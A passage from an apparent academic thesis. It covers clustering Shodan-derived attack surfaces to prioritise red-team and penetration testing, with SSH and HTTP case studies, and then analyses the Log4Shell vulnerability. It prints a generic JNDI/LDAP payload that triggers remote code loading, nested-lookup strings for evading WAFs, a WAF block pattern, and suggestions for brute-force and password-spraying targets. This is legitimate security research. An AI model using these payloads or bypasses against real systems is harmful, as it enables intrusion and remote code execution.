11	[22]	
10	[25]	
4	[8443]	
4	[500]	
1	[8000, 8008, 8010, 8019, 8023]	
1	[5060]	

Table 3.4: Compressed Financial Institution test data

The clustering model successfully compressed the Financial Institution's network from 1,584 hosts with 1,957 open ports into 9 clusters (including 4 intra-cluster outliers) and 2 true outliers. Referencing Table 3.4, it is possible to make several assumptions that could simplify and prioritize a red team operation, remembering that a red team is emulating a threat to accomplish malicious objectives–not conducting an exhaustive test of the entire attack surface:

- The outlier host listening on ports 8000, 8008, 8010, 8019, 8023 is unique and bears special attention from both a blue team and a red team perspective.
- The organization has 1,440 servers listening with ports traditionally used for web services (80, 443, 8000, and 8443). Most (1,433) of these are listening on both 80 and 443, only 80, or only 443.
  - The servers with unusual web ports (8000 and 8443) could be hosting administrative interfaces, making them attractive targets to a red team
  - Next, the red team should notice the servers only listening on 443, since most customer-facing sites listen on 80 as well (even if only to redirect

from 80 to 443).

  - One could assume servers only listening on port 80 are for public information only, since this port is usually used for unencrypted traffic, so a red team should consider them last. If it becomes necessary for a red team to sub-divide this large clusters of remaining web servers, a more detailed clustering algorithm involving HTTP response headers and key page content would be more helpful, as demonstrated in [52].

- The two cluster outliers listening on ports 21 and 22 are likely used for file transfer. Unlike the 34 hosts listening on port 21 only, these two hosts add an encrypted transfer option. A red team should focus any brute-force attacks on these two hosts first.

- The remaining hosts listening on ports 21, 22, 25, 53, 80, 500, 5060 can be evaluated using techniques appropriate to their services.

3.1.6 Overall Results

The clustering algorithm successfully clustered the external attack surfaces of multiple organizations across a variety of industries. Despite a high 0.90 minimum similarity coefficient, even the service-diverse College attack surface could be successfully clustered. The addition of intra-cluster outliers improved clustering significantly by splitting the difference between clusters and outliers. This technique allowed more hosts to be clustered together while still maintaining cluster homogeneity.

Table 3.5 shows statistics from all 13 organizations in the data set. It also shows the clusterability and complexity measures discussed earlier in this approach. These measurements are helpful in making an initial determination of level of effort that will be required to test the network, since similar techniques can be used against

Organization	Host Count	Port Count	Clusterable Percent	Complexity
Financial	1,584	1,957	99.6%	27.669
Social Networking	256	423	98.8%	21.717
Professional	433	456	98.6%	19.724
Healthcare	5,289	9,337	98.5%	97.154
Hospitality	224	327	97.8%	22.012
Retailer	1,375	1,741	97.7%	44.473
Travel	305	354	97.0%	26.616
Food	39	49	92.3%	10.051
Hospital System	785	1,265	92.0%	77.156
Government	692	1,027	91.0%	87.422
Tourism	929	1,605	90.9%	98.387
Resort	288	494	84.7%	64.950
College	747	3,459	81.1%	167.584

Table 3.5: Statistics from all organizations

hosts in the same cluster. Figure 3.1 graphs the unique ports open for each organization against that organization's complexity measure as calculated by Equation (3.1). Note that it shows an R^2 value of 0.8414. This R^2 statistical measure indicates that nearly 85% of the variance around the mean is explained by the linear model. This in turn demonstrates a positive correlation between the complexity measure and the total number of unique ports in an organization's network. (The College network was an outlier and was removed.) This follows the intent of this research, because similar services can often be tested with similar methods, thus reducing the time to test. It can certainly be argued that similar open ports alone do not provide enough information to call systems similar, but there is a spectrum of quality here and it follows naturally that the more information available for use in clustering, the more likely the hosts in a cluster will truly be similar.



Figure 3.1: Unique Ports vs. Complexity

3.2 Service-Based Network Attack Surface Mapping

The work presented in this section was published in IEEE Secure Development (IEEE SecDev) 2021.

In this work we solve the scale problem of attack surface mapping by computing the distance between services and grouping the closest services in a cluster. For example, similar web services will be grouped together. The resulting clustered and simplified attack surface will reduce the workload for manual testing and red team analysis. In practice, test cases can be repeated for similar services; as such, a vulnerability found in one service can be quickly confirmed in similar ones, and outliers can be easily singled out for more customized testing.

This is accomplished using the following steps:

- Collect network responses

- Pre-process the data
- Compute distance between services
- Cluster and evaluate

There are several challenges to this approach. Pre-processing is necessary due to differing data formats, not only amongst different types of services but even between services of the same type. Determining a quantitative distance between two network services described by port numbers, banners, and other information is another challenge. Finally, the approach must provide options that allow testers to determine the parameters for distance threshold and affinity that produce the most useful clusters.

3.2.1 Collect Network Responses

Accurate and complete information for each service on the attack surface forms the critical foundation to clustering. The first step is identifying the hosts on the surface. When using a passive service like Shodan [106] or Censys [44], the search engine can be queried to retrieve all active hosts associated with an organization. If conducting active scanning with permission from the target organization, one could scan the appropriate external network range, or use a `whois` query to determine the Internet-facing network range to scan. An Nmap [97] host discovery scan of the target network range would then reveal the active hosts.

Accurately identifying services on the hosts requires banner information. A Shodan or Censys query on each host or on the range as a whole will return open ports and associated service banner information. If actually conducting the scanning, an Nmap port scan with service and version detection could be used to determine open

ports and retrieve service banners. Banner results from different services can vary significantly. For example, Shodan returns HTTP response headers for web services. For FTP services it returns the responses to a few status commands it sends. For SSH it returns the version, key type, key fingerprint, acceptable encryption algorithms, and more. Censys returns additional information and separates it into different fields in its database, so the raw "banner" output is often shorter with less information than Shodan (because the details are broken out into their own fields).

Our method takes advantage of these inconsistencies inherently because the distance between banners of completely different services is greater. This distance pushes dissimilar services apart, while similar services have similarly formatted data and are appropriately clustered together. However, combining data from different tools would require additional pre-processing, as the differing responses from Shodan and Censys, for example, would mean that even similar services might look very different from each other—this would completely invalidate the algorithm.

3.2.2 Pre-process Data

The goal of pre-processing is to clean and organize the data in such a way that a similarity algorithm can accurately compare two services. Information such as port number, protocol, vendor, and version number make good inputs for similarity computations if they are available. Port number is always available as a result of the port scan. Banner text is available provided the port scanner was able to send the right packets to direct the target system to return its banner. The remaining data needs to be derived from these two sources.

Our solution improves the accuracy of clustering by using the expected default protocol instead of the port number. Research revealed that the string similarity of

two protocols is more accurate than the string or numerical similarity between two port numbers. For example, consider ports 80 (HTTP) and 443 (HTTPS); neither string nor numerical comparisons of these two numbers yields an identifiable pattern to indicate they are similar, but a string comparison of HTTP and HTTPS accurately reflects their similarity. Likewise, ports 25 (SMTP) and 23 (Telnet) are numerically close yet describe completely different services, consistent with their string similarities.

In order to determine the correct protocol, the `nmap-services` file installed with Nmap is parsed. This lists most common application-level protocols (*i.e.*, HTTP, FTP) and their associated network protocols (*i.e.*, TCP, UDP). For example, port 22/TCP is listed as SSH. By using the protocol string instead of the port number, it is possible to more accurately identify similar services. This is particularly helpful in the absence of banner information.

Vendor and version number information cannot easily be derived from a port number alone since too many similar services from different vendors use the same port. For example, there are many versions of FTP services from different operating systems and vendors that use port 21. The banner then becomes the only way to accurately identify these services.

To ensure wide compatibility across a variety of tools and service types, our method uses the first line of any provided banner text instead of attempting to determine the vendor and version number. Research showed that the first line provided sufficient information to accurately classify the systems, and that the varying information from subsequent lines was so dissimilar that it prevented accurate clustering. For example, the FTP protocol returns a similar first line response for most vendors, and vendors that choose to specify the name and/or version of their product tend to do so in a similar manner which can be accurately distanced from other banners

using string comparison.

3.2.3 Compute Distance

We designed a hybrid similarity algorithm and optimized it for network service data. The input data consists of the protocol string (derived using the method described above) and the banner string. There is an opportunity to weight each of the two strings to support the intention of the researcher performing the clustering. This is accomplished by computing the similarity for each string and then multiplying each similarity value by a weight, where the sum of both weights always equals 1. A heavier weight on the protocol provides larger, less homogeneous clusters for simpler, quicker analysis; a heavier weight on the banner provides smaller, more homogeneous clusters, making it easier to highlight more unique services as outliers. A weight of 100% on either string would cause the algorithm to ignore the other. A 25%/75% split is enough to direct the algorithm to emphasize one side over the other. Jaro string similarity is used to conduct the actual string comparisons [61], as implemented in the `python-levenshtein` library. This algorithm provides a value from 0 to 1, with one meaning the strings are identical, and zero meaning the strings are completely different.

Equation (3.2) was used to compute the distance.

$$D_{NM} = 1 - [jaro(N_p, M_p) \cdot a + jaro(N_b, M_b) \cdot (1 - a)] \tag{3.2}$$

where N and M are two services to be compared, N_p and M_p are the protocols implemented by each service, N_b and M_b are the banners for each service, a is the weight placed on the protocol similarity, and $1 - a$ is the weight placed on the banner similarity. The similarities for the protocol string and the banner string are computed

and multiplied by their weights, resulting in a value between 0 and 1 inclusive. An identical service banner using an identical protocol will have a value of 1. The sum of the weighted similarities is subtracted from 1 because the clustering algorithm requires a matrix of distances, not similarities. Because distances are computed between every possible pair in the data set, this algorithm is $O(n^2)$ for n services.

3.2.4 Cluster and Evaluate

Our method uses the `sklearn` agglomerative clustering algorithm [131] with the precomputed similarities. While `sklearn` allows the use of Euclidean, Manhattan, and other distances, the use of precomputed distances was essential because these services can't be trivially quantified and plotted.

Besides the distances matrix, the `sklearn` clustering algorithm requires a linkage criterion and either a distance threshold or a target number of clusters to create. The distance threshold was the preferred method since the ideal shape of the data was unknown. The linkage criterion can be one of "complete", "average", or "single".

Once clustering is complete, clustering accuracy is assessed qualitatively, as well as with intrinsic measurements, using the `sklearn` library. For intrinsic evaluation, the following metrics are computed:

- Davies-Bouldin Index
- Calinski-Harabasz Index
- Silhouette Coefficient

3.2.5 Case Studies and Evaluation

This section documents our evaluation of the algorithm with two case studies. It also discusses intrinsic and extrinsic methods of evaluating cluster quality. The algorithm allows adjustment of the following values:

- Importance of protocol similarity versus banner similarity
- Linkage Criterion (complete, average, or single)
- Distance Threshold (maximum distance between clusters to be merged)

3.2.6 The Data Set

The data set consists of a Shodan export from 13 different organizations chosen from across different industries, for a total of 15,047 services. For each service, the data set contains the following fields: IP address, Port Number, Banner, Timestamp, Organization, Hostnames, Country, City, and Operating System (these last four items were not used). While metrics were gathered on the entire data set, the case studies below focus on a single organization, the University. The University data set was chosen because it contained a wide variety of services and thus provided a greater challenge for the algorithm than some of the other more homogeneous organizations. After iterating through multiple combinations of parameters, it was determined a 75% protocol weight with average linkage and 0.028 distance threshold provided the most useful clusters, as case studies will demonstrate.

3.2.7 Case Studies

3.2.7.1 Pen Test Targeting SSH

The University organization contains 983 services, a number too large to easily visualize or analyze manually. The algorithm compresses this data set into 36 clusters and 66 outliers. Within the 36 clusters, there are a total of 63 unique services. A sample of the resulting 129 rows is shown in Table 3.6. This table shows the count of each unique port/protocol/banner combination, as well as the cluster index number to which it has been assigned. From the outset, the data is pre-analyzed, easier to view, and thus better to develop a test plan from. Based on the initial analysis, a test team may decide to pursue the open SSH services.

The SSH service is the encrypted successor to Telnet and is used for command-line access to Unix-based systems. Because it allows code execution by design, it is a valuable target for hackers. The University data set contains 290 SSH services. Traditionally, a tester analyzing the data would view it linearly in a tool like Microsoft Excel, but Excel's sorting and filtering tools have difficulty because of subtle but significant differences appearing at different parts in the banner. Using this technique, however, a compressed view with 4 clusters (representing 19 unique service types) and 6 outliers is achieved, for a total of 25 records. Table 3.7 shows this grouping, where outliers have a cluster index number of -1. These clusters can be described as follows:

- OpenSSH, various versions
- OpenSSH for Ubuntu, various subversions of major version 7
- OpenSSH for Ubuntu, various subversions of major version 6
- DropBear SSH

Cluster	Count	Port/Protocol	Banner
3	1	21/ftp	220 (vsFTPd 2.0.5)
3	1	21/ftp	220 (vsFTPd 3.0.2)
4	47	80/http	HTTP/1.1 200 OK
4	1	80/http	HTTP/1.0 200 OK
5	162	80/http	HTTP/1.0 302 Found
5	15	80/http	HTTP/1.1 302 Found
29	5	1935/rtmp	HTTP/1.1 200 OK
30	3	554/rtsp	RTSP/1.0 200 OK
31	1	25/smtp	554 mx4.REDACTED.edu ESMTP ...
31	1	25/smtp	554 mx5.REDACTED.edu ESMTP ...
33	169	22/ssh	SSH-2.0-OpenSSH_7.6p1 ...
33	65	22/ssh	SSH-2.0-OpenSSH_7.2p2 ...
33	6	22/ssh	SSH-2.0-OpenSSH_7.2p2 ...
33	4	22/ssh	SSH-2.0-OpenSSH_7.6p1 ...
33	10	22/ssh	SSH-2.0-OpenSSH_7.2p2 ...
33	1	22/ssh	SSH-2.0-OpenSSH_7.2p2 ...
33	1	22/ssh	SSH-2.0-OpenSSH_7.6p1 ...
33	2	22/ssh	SSH-2.0-OpenSSH_7.2p2 ...
34	2	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 ...
34	1	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 ...
34	2	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 ...
34	1	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 ...
35	2	22/ssh	SSH-2.0-dropbear_2018.76

Table 3.6: Excerpt from University data set compressed 75% protocol wt., 0.028 dist. threshold, average linkage

This just leaves the six outliers. Several observations arise from the data presented, including the fact that the most prevalent operating system supporting SSH is Ubuntu, with most systems at version 7.6 patch 1. The outliers, even the ones within the clusters, are easy to spot. To an experienced tester, the clustered systems reveal the following optimized test plan:

- Check all clusters for vulnerable versions of SSH.
- Consider that older SSH versions could be an indicator that other services on hosts in the same cluster are out of date also and may be vulnerable.

- If the test will include password spraying, tailor the username/password lists used for each cluster. For example, if a banner indicates the cluster contains network devices, use usernames and passwords known to be common to those devices. This will save time and reduce the noise and impact of a password spraying test.

Cluster	Count	Protocol	Banner
32	1	22/ssh	SSH-2.0-OpenSSH“˙7.5-hpn14v5
32	12	22/ssh	SSH-2.0-OpenSSH_7.4
32	1	22/ssh	SSH-2.0-OpenSSH_7.9
32	2	22/ssh	SSH-2.0-OpenSSH_5.3
32	1	22/ssh	SSH-2.0-OpenSSH_6.6.1
32	1	22/ssh	SSH-2.0-OpenSSH_7.5p1
33	169	22/ssh	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
33	65	22/ssh	SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
33	6	22/ssh	SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
33	4	22/ssh	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.1
33	10	22/ssh	SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
33	1	22/ssh	SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.1
33	1	22/ssh	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.4
33	2	22/ssh	SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.6
34	2	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
34	1	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.6
34	2	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2akcenv1
34	1	22/ssh	SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.8
35	2	22/ssh	SSH-2.0-dropbear_2018.76
−1	1	22/ssh	SSH-2.0-OpenSSH_7.2 FreeBSD-20160310
−1	1	22/ssh	SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6
−1	1	22/ssh	SSH-2.0-cryptlib
−1	1	22/ssh	SSH-2.0-X
−1	1	22/ssh	SSH-2.0-OpenSSH_5.9p1-hpn13v11
−1	1	22/ssh	SSH-2.0-OpenSSH_7.5 FreeBSD-20170903

Table 3.7: University data set compressed, filtered for SSH
75% protocol wt., 0.028 dist. threshold, average linkage.

3.2.7.2 Risk Assessment of Unencrypted HTTP

The University data set has 288 services that serve HTTP, the unencrypted protocol most commonly used to serve web pages. As with the previous case study, analyzing this data by hand would be problematic. The algorithm compresses these 288 services into 9 clusters (representing 14 unique service types) and 4 outliers, for a total of 18 records, shown in its entirety in Table 3.8.

The clusters were primarily grouped by their HTTP responses (the first line in the "banner") and can be described as follows:

- 200 OK
- 302 Found
- 403 Forbidden
- 404 Not Found
- 301 Moved Permanently
- 400 Bad Request
- 500 Internal Server Error
- 302 Moved Temporarily
- 302 Temporary Moved

Outliers include response codes not appearing above that appeared too infrequently to be clustered, and also a "404" response with the unique description "Unrecognized Request". For a tester attempting to uncover vulnerabilities or a defender attempting to prioritize defensive/corrective action to protect the network,

this information provides many insights. For example, a tester might execute the following test plan:

- 218 of 288 sites provide a redirection response (*e.g.*, HTTP response 301, 302, and 307). The most commonly seen redirect is to a secure HTTPS version of the site, and it may be possible to bypass this redirection with a quick test case that can be executed against these clusters to find this vulnerability.

- One should also note small variations in responses, like the lowercase "T" in cluster 11 or the grammatical error "Temporary moved" in cluster 12. If a developer made grammar or capitalization errors, they may have also made coding errors, making this a prime target for manual testing.

- The method of tying ports to short service descriptions and using those strings to cluster enabled us to capture four HTTP services on port 8008. Recent research has shown that services on non-default ports are more likely to have security issues [75], so these should be prioritized accordingly.

- The outliers and the clustered services returning "400" and "500" error response codes could be indicative of a misconfiguration.

- From a security perspective, the sites returning "200" responses should be reviewed to ensure they do not have password forms or transmit sensitive data.

Our unique hybrid similarity algorithm groups similar services together, while post-processing highlights outliers for easy analysis. Testers and defenders alike can derive courses of action from this data almost at a glance, greatly reducing the workload and analysis time normally required.

Cluster	Count	Port/Protocol	Banner
4	47	80/http	HTTP/1.1 200 OK
4	1	80/http	HTTP/1.0 200 OK
5	162	80/http	HTTP/1.0 302 Found
5	15	80/http	HTTP/1.1 302 Found
5	4	8008/http	HTTP/1.1 302 Found
6	9	80/http	HTTP/1.1 403 Forbidden
7	6	80/http	HTTP/1.1 404 Not Found
8	18	80/http	HTTP/1.1 301 Moved Permanently
9	2	80/http	HTTP/1.1 400 Bad Request
10	2	80/http	HTTP/1.1 500 Internal Server Error
11	14	80/http	HTTP/1.0 302 Moved Temporarily
11	1	80/http	HTTP/1.1 302 Moved temporarily
11	1	80/http	HTTP/1.1 302 Moved Temporarily
12	2	80/http	HTTP/1.0 302 Temporary moved
−1	1	80/http	HTTP/1.1 503 Service Unavailable
−1	1	80/http	HTTP/1.1 404 Unrecognized Request
−1	1	80/http	HTTP/1.1 307 Temporary Redirect
−1	1	80/http	HTTP/1.1 502 Bad Gateway

Table 3.8: University data set compressed, filtered for HTTP
75% protocol wt., 0.028 dist. threshold, average linkage.

3.2.8 Evaluation of the Clustering Algorithm

3.2.8.1 Intrinsic Evaluation

Our study iterated through multiple combinations of Protocol Weight, Distance Threshold, and Linkage Type variables, computing the Davies-Bouldin Index, the Calinski-Harabasz Index, and the Silhouette Coefficient for each. To conduct the intrinsic cluster quality evaluation below, 135 sets of clusters were generated based on 3 data sets (University, Healthcare, and All), 3 types of linkage (average, single, and complete), 5 distance thresholds (.02, .04, ..., .1), and 3 protocol weight factors (.25, .5, .75). Functions from the `sklearn` package were used to compute these values [131].

The following observations were made from intrinsic cluster quality calculations, with r representing the correlation coefficient:

- The Davies-Bouldin Index score was positively correlated with the mean cluster size ($r = 0.7275$) and with the max cluster size ($r = 0.6874$). Since lower is better in the Davies-Bouldin Index, this correlation indicates the smaller the clusters, the more favorable (lower) the score.

- The Calinski-Harabasz Index was negatively correlated with the distance threshold chosen ($r = -0.6685$), indicating that the lower the distance threshold the more favorable (higher) the score.

- The Silhouette Coefficient was also negatively correlated with the distance threshold chosen ($r = -0.5989$), indicating that the lower the distance threshold the more favorable (higher) the score.

The Davies-Bouldin Index was the superior intrinsic quality measure for this data set, given it had two positive correlations—both of which were associated with the cluster size, not merely with the distance threshold chosen. However, the overall observation was that while these metrics did measure cluster quality in mathematical terms, the measurements were mostly trivial (*i.e.*, cluster quality increased as the clusters were more homogeneous). Ultimately the true quality of the clusters was determined by how useful they would be to the researcher using them.

3.2.8.2 Extrinsic Evaluation

Normally ground truth is used to conduct an extrinsic evaluation of clustering. By knowing the category in which a service should be, one can evaluate how well this clustering algorithm worked by determining a percentage accuracy. Given this "ground truth" can vary based on user intent, the user can vary the parameters so the clusters provide the most useful clusters and outliers. Multiple case studies have shown the value of the compressed data sets resulting from this algorithm.

After much review, the true strength of this approach was revealed: the ability to rapidly create cluster sets with different parameters. These parameters could be varied based on the type of test. For example, consider a researcher wanting to cluster similar web sites to find similarities in the hosted application. They may want similar banners clustered together regardless of whether the site was HTTP, HTTPS, HTTPS-alt, or some other less common port. Clustering with parameters that emphasize the port or protocol would incorrectly split systems and hamper the investigation.

Conversely, someone performing an investigation that included protocol-level testing might want more emphasis on the port or protocol so that they could conduct tests to determine flaws in Transport Layer Security (TLS) implementation. Clustering that failed to emphasize the protocol would incorrectly group encrypted and unencrypted sites together and make the clustering less useful.

Chapter 4

Log4Shell and the Attack Surface

4.1 Log4Shell Analysis

The work presented in this section was published in the 4th Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb 2022) at the Network and Distributed System Security (NDSS) Symposium.

4.1.1 Log4j/Log4Shell Overview

Log4j is a free and open-source library implementing a logging framework[10]. In 2013, a log4j user requested that a feature be added that allowed the use of Java Naming and Directory Interface (JNDI) lookups[89]. JNDI provides an interface to naming and directory services like Lightweight Directory Access Protocol (LDAP) or Remote Method Invocation (RMI). The requester wanted the feature so the logged application could use these services to look up items and produce better logs, rather than having to code each item individually. This feature is the root cause of Log4Shell; it transformed a simple logging system into a powerful command interpreter, thus making it vulnerable to the same command injection techniques used against other

application components.

In December 2021 it was discovered that providing a specially crafted string to Log4j would cause it to contact an external server and either run Java code specified by the server, provide data to the server, or deny service to the logging application[42]. Respectively, these vulnerabilities are generally classified as RCE, Information Disclosure, or Denial of Service (DoS). The RCE vulnerability is the source of the "Log4Shell" name, a combination of the name of the Log4j library and "shell", a reference to using the Log4j library to gain access to ultimately run shell commands. Listing 4.1 shows an example of a vulnerable application. This simple console application reads a line from standard input, prints it to standard output, and then logs it as an error using Log4j. The last line shown, `logger.error(data)`, calls Log4j to log data read from the console. The three types of vulnerabilities are described in detail below.

```
1 private static final Logger logger = (Logger) LogManager.getLogger(
    Vulnerable.class);
2 ...
3 BufferedReader reader = new BufferedReader(new InputStreamReader(
    System.in));
4 ...
5 String data = reader.readLine();
6 System.out.println(``Your data is: '' + data);
7 logger.error(data);
8 ...
```

Listing 4.1: Example Vulnerable Application

Remote Code Execution. RCE vulnerabilities allow an attacker to run their code on a victim machine. The original Log4Shell vulnerability was given a rare CVSS rating of 10, the highest possible rating, because it allowed total control of an

entire server and was trivial to exploit. An exploit looked like this: `${jndi:ldap://servername/}`. Log4j would parse the JNDI expression in the `${}` and execute an LDAP request to server `servername`. It would then either execute the Java code provided or, if a resource was provided, reach out to that resource over the network to download and execute the provided class. This resulted in complete attacker-controlled code execution on the device. Other protocols like RMI could be used instead of LDAP with similar effect. Log4j was patched several times in the month of December to address the original finding and some subsequent bypasses, but each bypass used essentially the same basic attack: a specially crafted string resulting in RCE with no user interaction.

Information Disclosure. An Information Disclosure vulnerability allows an attacker to compel a server to reveal data it was not designed to reveal. Log4j has a feature called Lookup that allows a developer to add variable values like the current date or the hostname to logs. For example, to add the current Java version to a log, the developer could specify `${java:version}` in the string, and Log4j would log `"Java version 15.0.1"`. If a threat actor placed that string within the JNDI expression of a Log4Shell attack, it would be evaluated and then sent as part of the JNDI request, which were verified in a test network on Cloudlab[43]. While knowing the target system's Java version might prove valuable to an attacker, sensitive data in environment variables might be even more useful; these were accessible via the Environment Lookup, just one of many lookups available to anyone using Log4j.

Denial of Service. Distributed Denial of Service (DDoS) is a well-known attack that involves harnessing a large number of network nodes to send packets to a target in the hopes of overwhelming it[154]. However, a DoS in its most literal and purest form can occur at any level up or down the Open Systems Interconnect (OSI) model. Application layer attacks can be asymmetric in nature, meaning a relatively

small quantity of traffic sent by an attacker can translate into a large DoS impact.

4.1.2 Log4Shell Vulnerability Timeline

Version	Date	CVE	Description
2.15.0	12/06	2021-44228	Lookups within message text disabled by default.
2.16.0 2.12.2	12/13	2021-45046	JNDI disabled by default. Support removed for message lookups.
2.17.0 2.12.3 2.3.1	12/17	2021-45105	Recursion in string substitution fixed. Limit JNDI to the Java protocol.
2.17.1 2.12.4 2.3.2	12/27	2021-44832	Fixed possible RCE via JDBC Appender when attacker controls server configuration.

Table 4.1: Log4Shell Timeline



Figure 4.1: Significant Log4Shell Events

A timeline for the Log4Shell event can be found in Figure 4.1. The patch history for the Log4Shell vulnerability is shown in Table 4.1[9].

4.1.3 Log4Shell Targets

Web Servers. Any server running a Java app using a vulnerable version of Log4j is a target. Given the proliferation of web applications, they are an obvious

major target—and any attacker-controlled value is a potential attack vector. HTTP request headers and GET/POST parameters are two significant examples.

Security Tools. Relevant metadata from an application is passed through to security tools for logging purposes or for further investigation. If this data is logged on the security tool using a vulnerable version of Log4j, it is feasible a threat actor could gain control of the security tool performing the logging.

Backend Servers. Much as a SQL injection attack grants a threat actor access to run database commands via the web server, the Log4Shell vulnerability could provide command execution on backend servers. Similar to the security tools vector mentioned above, exploiting this vector would require the web server to pass a threat-actor-controlled value on to a backend application, which would then need to log the value with a vulnerable version of Log4j. In some instances, the exploit might happen some time after the attack was sent; for example, if the organization conducts batch processing of transactions using a vulnerable Java application, the exploit wouldn't fire until the batch was processed.

Web Application Firewalls. When faced with the task of patching so many systems in a short time, organizations frequently turn to WAFs[32]. The goal is to protect the perimeter until the entire organization can be patched and tested according to a more reasonable update cycle. For example, blocking a packet containing the string `${jndi:ldap` (no trailing brace) would block the earliest form of the Log4Shell attack. Unfortunately, WAFs have limitations, many of which can be easily bypassed by attackers. This was the case with the Log4Shell vulnerability.

A common WAF bypass used to exploit Log4Shell was nesting. By nesting additional lookups inside the attack, there are countless possibilities. One technique that can be used with nesting is the default value. The Log4j Lookup functionality allows the programmer to specify a default value, which is used in case the key is

not found. By specifying no key or a bogus key backed up by a default value, the string will be interpreted as the default value itself. This opens up to a nearly endless combination of strings, extremely difficult for a WAF to detect. For example, the string `${::-value}` is identical to the string `value` when interpreted by a vulnerable Log4j class. So are the strings `${x:y:-value}` and `${::-${::-value}}`. With so many possibilities, it may not be feasible for a WAF to detect every value without a high probability of impacting benign traffic.

4.1.4 Susceptibility Analysis

Susceptibility can be defined as how easily one can be harmed by something, or the inability to resist something[160]. In the case of Log4Shell, the question facing so many IT professionals in December 2021 was "How susceptible are we?". To be susceptible to Log4Shell, an organization must have the vulnerable JAR files installed and running such that they process attacker-controlled input. The Java version, configuration of the server, how Log4j was used, and even the network configuration can reduce or even eliminate susceptibility, even if the above conditions are met.



Figure 4.2: Example of Log4Shell-susceptible Web Application

Determining Susceptibility with Penetration Testing. Determining susceptibility carries a level of effort which can be increased for greater accuracy

or a larger attack surface, or decreased when resources are limited. The internal organization must use all of its advantages to outrun the threat actor, and arguably the most significant advantage it has is that of direct, behind-the-firewalls access to potentially vulnerable systems.

